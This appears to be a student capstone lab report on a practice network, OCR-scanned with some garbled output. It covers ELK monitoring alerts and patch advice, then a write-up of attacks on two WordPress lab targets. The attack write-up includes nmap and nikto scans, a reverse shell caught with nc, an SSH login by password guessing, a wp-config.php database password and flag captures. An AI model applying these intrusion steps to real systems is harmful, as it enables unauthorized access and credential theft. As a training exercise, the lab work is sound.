# **Blue Team: Summary of Operations**

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## **Network Topology**

The following machines were identified on the network, the Azure host machine running the VMs has the IP of 192.18.1.1:

- VM 1: Capstone
  - Operating System: Ubuntu Linux
  - Purpose: Testing alerts. This machine has Filebeat, Metricbeat & Packetbeat installed, which will forward logs to the ELK machine
  - o **IP Address**: 192.168.1.105
- VM 2: ELK
  - Operating System: Ubuntu Linux
  - o Purpose: ELK Stack with Kibana Dashboard
  - o **IP Address**: 192.168.1.100
- VM 3: Kali
  - Operating System: Ubuntu Linux
  - o **Purpose**: Offensive Machine for the project
  - o **IP Address**: 192.168.1.90
- VM 4: Target 1
  - Operating System: Debian Linux
  - o **Purpose**: Target machine with WordPress server installed
  - o **IP Address**: 192.168.1.110
- VM 5: Target 2
  - Operating System: Debian Linux
  - o **Purpose**: Target machine with WordPress server installed
  - o **IP Address**: 192.168.1.115




Fig 1: Network Topology - Project 2

## **Description of Targets**

The target of this attack were Target1 which is 192.168.1.110 and Target2: 192.168.1.115

Both targets are Apache webservers and have SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

## **Monitoring the Targets**

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

#### **Excessive HTTP Errors**

Excessive HTTP Errors alert is implemented as follows:

- **Metric**: http.response.status\_code >400 (Packetbeat)
- Threshold: >400 every 5 minutes
- Vulnerability Mitigated: Used as intrusion detection/attack prevention, block malicious IPs, account lockouts
- Reliability: Medium

#### **HTTP Request Size Monitor**

This alert is implemented as follows:

- **Metric**: system.request.bytes (Packetbeat)
- Threshold: >3500 in 1 minuteVulnerability Mitigated: DDoS
- Reliability: Medium

#### **CPU Usage Monitor**

Alert is implemented as follows:

- Metric: system.process.cpu.total.pct (Packetbeat)
- Threshold: >0.5 in 5 minutes
- Vulnerability Mitigated: Any CPU overhead due to virus or malware can raise an alert
- Reliability: High

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Vulnerability 1: Weak user password
  - o Patch: Update password policy to account for enhanced strength
  - Why It Works: Weak passwords are easily compromised using Brute Force and other methods. Strong passwords are resistant to such methods
- Vulnerability 2: SQL Injection
  - Patch: Use prepared statements
  - Why It Works: Best course of action is to avoid trusting user inputs and use prepared statements since they are sanitized before use
- Vulnerability 3: MySQL access credentials
  - o Patch: Use different credentials than operating system
  - Why It Works: Adds a secondary protection layer to the system

#### **TARGET 2 ACTIVITY**

#### Target 2's IP Address: 192.168.1.115

- 1. Use Nmap to identify the IP address of Target 2.
  - Ran nmap, NETBIOS name Target 2 matches with 192.168.1.115

```
lmap scan report for 192.168.1.115
OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
          2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
           256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
 30/tcp open http Apache httpd 2.4.1
_http-server-header: Apache/2.4.10 (Debian)
                                                                              Apache httpd 2.4.10 ((Debian))
   _http-server Redserver
_http-title: Raven Security
11/tcn open rpcbind 2-4 (RPC #100000)
 port/proto service
111/tcp rpcbind
111/udp rpcbind
111/tcp6 rpcbind
111/udp6 rpcbind
            program version
          program version
100000 2,3,4
100000 2,3,4
100000 3,4
100024 1
100024 1
100024 1
100024 1
                                                                         39477/tcp
                                                                                                                status
                                                                         50315/udp
                                                                                                               status
                                                                         53782/udp6 status
                                                                        56875/tcp6 status
 1 Joob 1 Jobb 1 Jobb 1 Jobb 2 
Device type: general purpose
Running: Linux 3.X|4.X
DS CPE: cpe:/o:linux:linux_kernel:4
DS details: Linux 3.2 - 4.9
 Wetwork Distance: 1 hop
 Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
 Host script results:
  _clock-skew: mean: -3h19m59s, deviation: 5h46m23s, median: 0s
_nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
    smb-os-discovery:
OS: Windows 6.1 (Samba 4.2.14-Debian)
           Computer name: raven
           NetBIOS computer name: TARGET2\x00
          Domain name: local
FQDN: raven.local
           System time: 2022-05-20T14:03:23+10:00
```

2. Use Nmap to document all exposed ports and services at this IP address.

```
Nmap scan report for 192.168.1.115
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

3. Enumerate the web server with nikto.

```
File Actions Edit View Help

rootaKali:-# nikto -c all -h http://192.168.1.115

Nikto v2.1.6

* Target IP: 192.168.1.115

* Target Hostname: 192.168.1.115

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* Target Hostname: 2022-05-21 09:49:19 (GMT-7)

* Server: Apache/2.4.10 (Debian)

* The anti-clickjacking X-Frame-Options header is not present.

* The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

* The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

* No CGI Directories found (use '-C all' to force check all possible dirs)

* Server may leak inodes via ETags, header found with file /, inode: 41D3, size: 5734482bdcb00, mtime: gzip

* Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

* Allowed HITP Methods: POST, OPTIONS, GET, HEAD

* OSVDB-3268: /img/: Directory indexing found.

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* OSVDB-3208: /img/: Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.


* OSVDB-3238: / cons/README: Apache default file found.

* 7916 requests: 0 error(s) and 14 item(s) reported on remote host

* End Time: 2022-05-21 09:50:11 (GMT-7) (52 seconds)

* 1 host(s) tested
```

- This address is hosting an Apache web server with Wordpress
- 4. Perform a more in-depth enumeration with gobuster.



- 5. Use searchsploit to find any known vulnerabilities associated with the programs found in Step #4. **Hint**: Run searchsploit -h
  - Found a large list of exploits

6. Use the provided script exploit.sh to exploit this vulnerability by opening an Ncat connection to your Kali VM.

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 36663
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
elements.html
fonts
img
index.html
js
SCSS
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
html
cat flag2
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

#### **Screenshots**

• Initial nmap for 192.168.1.1

```
Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
Not shown: 998 closed ports
        STATE SERVICE
PORT
22/tcp
        open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT
      STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
```

#### nmap scan with switch A

```
map scan report for 192.168.1.100
Host is up (0.00064s latency).
Not shown: 998 closed ports
         STATE SERVICE VERSION
 ORT
22/tcp
         open ssh
                          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 35:d1:24:a2:77:4d:63:45:d8:89:07:ea:da:cf:18:25 (RSA)
    256 06:29:ac:c7:20:4c:88:49:55:21:a7:00:cc:fb:fd:75 (ECDSA)
    256 e4:37:af:aa:ec:04:03:bb:78:34:e1:e5:9a:18:e5:66 (ED25519)
 200/tcp open http
                        Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
 http-methods:
    Potentially risky methods: DELETE
__http-title: Site doesn't have a title (application/json; charset=UTF-8).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=41612%PV=Y%DS=1%DC=D%G=Y%M=4CEB42%T
OS:M=62871332%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=109%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=Ś+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
             ADDRESS
HOP RTT
   0.64 ms 192.168.1.100
```


```
Nmap scan report for 192.168.1.105
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
    256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
    256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open http
                       Apache httpd 2.4.29
  http-ls: Volume /
   maxfiles limit reached (10)
  SIZE TIME
                             FILENAME
         2019-05-07 18:23 company_blog/
        2019-05-07 18:23 company_blog/blog.txt
2019-05-07 18:27 company_folders/
2019-05-07 18:25 company_folders/company_culture/
  422
        2019-05-07 18:26 company_folders/customer_info/
2019-05-07 18:27 company_folders/sales_docs/
         2019-05-07 18:22 company_share/
        2019-05-07 18:34 meet_our_team/
2019-05-07 18:31 meet_our_team/ashton.txt
  329
        2019-05-07 18:33 meet_our_team/hannah.txt
  404
 http-server-header: Apache/2.4.29 (Ubuntu)
 _http-title: Index of /
 MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=44222%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62871332%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=<u>Z%II=</u>I
OS:%TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%0
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
             ADDRESS
    0.76 ms 192.168.1.105
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
                              VERSION
22/tcp open ssh
                              OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  ssh-hostkey:
|_http-title: Raven Security
|11/tcp open rpcbind 2-4 (RPC #100000)
  rpcinfo:
    program version
100000 2,3,4
100000 2,3,4
100000 3,4
100000 3,4
                          port/proto service
                            111/tcp
                                        rpcbind
                             111/udp
                                        rpcbind
                             111/tcp6 rpcbind
                             111/udp6 rpcbind
     100024
                           39596/tcp6 status
     100024
                           41933/tcp
                                         status
     100024
                           51821/udp
                                        status
                           59692/udp6 status
     100024 1
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
 _clock-skew: mean: -3h19m59s, deviation: 5h46m23s, median: 0s
_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  smb-os-discovery:
OS: Windows 6.1 (Samba 4.2.14-Debian)
    Computer name: raven
    NetBIOS computer name: TARGET1\x00
    Domain name: local
FQDN: raven.local
    System time: 2022-05-20T14:03:23+10:00
  smb-security-mode:
    account_used: guest
     authentication_level: user
    challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
```

```
map scan report for 192.168.1.115
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
                               VERSION
                               OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
 ssh-hostkey:
    1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
    2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
    256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
    256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
0/tcp open http Apache httpd 2.4.10 ((Debian))
_http-server-header: Apache/2.4.10 (Debian)
0/tcp open http
http-title: Raven Security
111/tcp open rpcbind 2-4 (RPC #100000)
 rpcinfo:
    program version
                           port/proto service
   program version
100000 2,3,4
100000 3,4
100000 3,4
100024 1
100024 1
                           111/tcp rpcbind
111/udp rpcbind
                            111/udp rpcbind
111/tcp6 rpcbind
111/udp6 rpcbind
                          39477/tcp status
50315/udp status
53782/udp6 status
56875/tcp6 status
    100024 1
    100024 1
.
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
AC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
S CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
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Wetwork Distance: 1 hop
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 smb-os-discovery:
OS: Windows 6.1 (Samba 4.2.14-Debian)
    Computer name: raven
    NetBIOS computer name: TARGET2\x00
    Domain name: local
    FQDN: raven.local
    System time: 2022-05-20T14:03:23+10:00
```

**Result:** Found the IPs and OS information for the machines on the network, including the two target machines.

#### Enumeration:



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**Result:** With the knowledge the Target1 is running Wordpress, was able to run WPSCAN and identify the two user names for the server (michael and steven)

Breaking into Target 1:

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed May 18 10:15:26 2022 from 192.168.1.90
michael@target1:~$ ___
```

**Result:** <u>Using username = michael and guessing password to be the same as the username.</u> <u>was able to login to Target 1 using ssh</u>

Capturing Flags

Flag 2: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

```
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnis.cloudflare.com/ajax/libs/popper</pre>
```

- Flag1: flag1{b9bbcb33e11b80be759c4e844862482d} #embedded in /var/www/service.html#
- MYSQL database password

```
* The base configuration for WordPress
 st The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can

* copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
* * Secret keys
* * Database table prefix
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSeo
                                 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE',
 * Authentication Unique Keys and Salts.
 * Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```